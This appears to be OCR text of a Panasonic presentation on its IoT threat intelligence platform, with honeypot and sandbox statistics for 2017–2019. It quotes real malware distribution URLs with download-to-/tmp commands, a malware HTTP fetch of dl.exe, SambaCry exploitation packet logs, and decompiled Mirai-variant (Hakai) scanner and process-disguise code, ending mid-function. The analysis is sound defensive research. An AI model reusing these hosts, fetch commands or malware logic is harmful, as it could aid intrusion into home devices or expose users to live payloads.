
Even with security activities that cover the product lifecycle from threat analysis to incident response, these challenges remain


To address these challenges, we have designed a platform to collect / analyze / utilize threat information which includes IoT malware

Panasonic IoT Threat Intelligence Platform Concept

Collect malware targeting home electronics








Analysis of malware characteristics


Top 10
URL

Content	Count
http://139.59.69.41/sh%20-O%20-%3E%20/tmp/kh	569
http://185.244.25.108/d%20-O%20-%3E%20/tmp/ff	337
http://68.183.166.74/sh%20-O%20-%3E%20/tmp/kh	260
http://167.99.203.102/sh%20-O%20-%3E%20/tmp/kh	228
http://157.230.114.93/sh%20-O%20-%3E%20/tmp/kh	154



Top 10
COMMAND

Content	Count
"/bin/grep", ["grep", "-c", "^processor", "/proc/cpuinfo"]	1158
"/usr/bin/awk", ["awk", "{$1= \"\"; print $0}"]	1011
"/usr/bin/head", ["head", "-n1"]	938
"/usr/bin/awk", ["awk", "{print $2}"]	842
"/bin/grep", ["grep", "Total:"]	841



Through the platform, goal is to strengthen overall IoT security

More secure products

IoT Threat Collection - Malware targeting home electronics

On-going


Real time collection using IoT home electronics

Coming Soon

Ability to collect attacks against products in development

On-going

Increase global coverage of observation points



IoT Threat Analysis – Analyze Characteristics of IoT Malware

On-going

Cover Malware Targeting IoT Home Electronics


On-going

Behavior analysis specialized for IoT malware

On-going


Auto-processing from collection to analysis/statistics

Collect Malware (Honeypot)





Behavior Analysis (IoT Sandbox)

IoT Malware Analysis Results



Statistical Analysis






Process this flow automatically

Accomplishments – November 2017 – November 2019

IoT Threat Collection	
Attacks Collected	302,089,388
Malware Collected	22,303
IoT Malware Collected	4,797
Home electronics with malicious files placed※	2 types




※The home appliance was not infected and there were no damages

IoT Threat Analysis (Malaware Analysis)
Of the top 10 destination IP addresses, besides DNS (8.8.8.8), all are malware distribution sites (malicious sites)
Top 3 destination countries are USA, China, Japan (Followed by Germany, England, S. Korea, S. Africa, Brazil , Egypt, France)

Analysis Examples of Collected Threat Information


Attack Trends by Country

- Number of attacks from China, America have increased suddenly this year
- Top 3 accounts for 53% of total, Top 5 accounts for 61% of total




Attack trends against Home IoT Appliances

- Number of attacks increasing overall
- Devices being attacked tend to have ports such as Web, UPnP, SMB, etc. open




Top 10 Attacked Protocols in 2019

- April : peak in 2019/4/7
  - Rapid increase in attacks against UPnP service after vulnerability disclosed in March
- July : peak in 2019/7/19
  - More UPnP
- August : peak in 2019/8/28
  - Remote attacks against Microsoft SQL Server in August




Top 10 Attack Sources by Country in 2019

- April : peak in 2019/4/7
  - Attack Source by Country: China
- July : peak in 2019/7/19
  - Attack Source by Country: United States
- August : peak in 2019/8/28
  - Attack Source by Country: China



Trends in Collected IoT Malware for 2019

- 75% Known malware ; 25 % Unknown malware
- Between a couple to 10-20 samples collected daily
- No direct correlation between number of attacks and number of collected malware samples
  - Likely due to most attack attempts being scans



Analysis of Collected Malware

- Most Linux based malware target PC/Server
- 21.5% of total attacks against IoT architecture
- ARM and MIPS are the main targets for IoT malware

Architecture	Known	Unknown	Total
armel	**2465**	**363**	**2828**
i386	7404	1492	8896
mips	**1580**	**310**	**1890**
aarch64	**0**	**1**	**1**
amd64	2425	468	2893
ppc	674	113	787
sh4	593	163	756
sparc	0	0	0
unknown	1555	2366	3921

Attacked Home IoT Appliances -Suspicious Files-

- Malware was placed in a shared folder that did not have any authentication

  - 5 malware samples placed
  - CVE-2017-7494(SambaCry - Attack was not successful)

Observed on June, 2018

File name	Architecture
vCNkiniA.so	ELF 64-bit LSB shared object, MIPS, MIPS64 rel2 version 1 (SYSV), dynamically linked, BuildID[sha1]=97c1329aa61c3dd85abf77c9885aee0634384b12, not stripped
exYAHKBG.so	ELF 64-bit MSB shared object, 64-bit PowerPC or cisco 7500, version 1 (SYSV), dynamically linked, BuildID[sha1]=599603d2887027ef23cd3230aa9b94218ae20917, not stripped
CdpBQtZz.so	ELF 64-bit MSB shared object, 64-bit PowerPC or cisco 7500, version 1 (SYSV), dynamically linked, BuildID[sha1]=599603d2887027ef23cd3230aa9b94218ae20917, not stripped
cZlnZNb2.so	ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=771b11b37dd1b1efee7456515594ab23722942f5, not stripped
TQGSduxz.so	ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,

- 4 suspicious files

Observed between October – December, 2018

Content Type	Size	Filename
FILE (260/260) W [100.00%]	260 ...	nmap-test-file
FILE (260/260) W [100.00%]	260 ...	nmap-test-file
FILE (260/260) W [100.00%]	260 ...	nmap-test-file
FILE (260/260) W [100.00%]	260 ...	nmap-test-file

- 1 malware sample
- W32/Tenga

Observed between January – March, 2019

```
\TREEID_1  PIPE (Not Implemented) (0/0) W [ 0.00%]  0 bytes   \srvsvc
\TREEID_2  FILE (2600/3447336) R [ 0.00%]           3447 kB  \pqxjup.exe
\TREEID_2  FILE (3447336/3447336) R [100.00%]       3447 kB  \pqxjup.exe
```

utenti.lycos.it
GET /vx9/dl.exe HTTP/1.1
Host: utenti.lycos.it
dl.exe
winlogon.exe

vx9.users.freebsd.at

Attacked Home IoT Appliances –Attack Analysis –

- Listing of shared folders

```
SRVSVC                401 NetShareEnumAll response
```

- Upload malware
  - Malware exploits CVE-2017-7494 (SambaCry)

```
SMB      148 Open AndX Request, FID: 0x1312, Path: \LUWCTOvs.so
SMB      135 Open AndX Response, FID: 0x1312
TCP       66 445 → 41759 [ACK] Seq=347 Ack=6221 Win=26112 Len=0 TSval=357020267 TSecr=12867120
TCP       66 445 → 41759 [ACK] Seq=347 Ack=7764 Win=28992 Len=0 TSval=357020267 TSecr=12867120
SMB      117 Write AndX Response, FID: 0x1312, 7268 bytes
SMB      111 Close Request, FID: 0x1312
```

- Attempts to load malware onto Samba server
  - Fails to specify full path for malware. Attack attempt unsuccessful.

```
SMB      116 Tree Connect AndX Response
SMB      196 NT Create AndX Request, Path: \PIPE\/mnt/fuse/mnt/hdd/SHARE/LUWCTOvs.so
SMB      105 NT Create AndX Response, FID: 0x0000, Error: STATUS_OBJECT_NAME_NOT_FOUND
```

- Delete malware
  - Not deleted entirely, some parts remain

```
SMB      121 Delete Request, Path: \LUWCTOvs.so
TCP       66 445 → 41363 [ACK] Seq=278 Ack=402 Win=14528 Len=0
SMB      105 Delete Response
```

IoT Malware Analysis - Hakai_pb

Observed between April - June 2019

- Mirai variant
- After intrusion, process name is disguised
  - sshd (if python enabled) or dropbear (ssh software for embedded)
- Scanner depends on environment
  - Only GPON (1 CPU)
  - GPON, telnet, eir-D1000 (more than 2 CPUs)
- Targets vulnerability (command injection) in IoT device
  - Dasan Network GPON router
  - ZyXEL eir-D1000

```
if ( access("/usr/bin/python", 0) == -1 )
  v32 = "/usr/sbin/dropbear";
else
  v32 = "sshd";
```

```
v0 = sysconf(84);
v1 = time(0);
v2 = srandom(v1);
result = rand(v2) % 100;
if ( v0 <= 1 )
{
  if ( result <= 48 )
    result = gpon8080_scanner(result);
}
else
{
  v4 = tr064_scanner_init(result);
  v5 = scanner_init(v4);
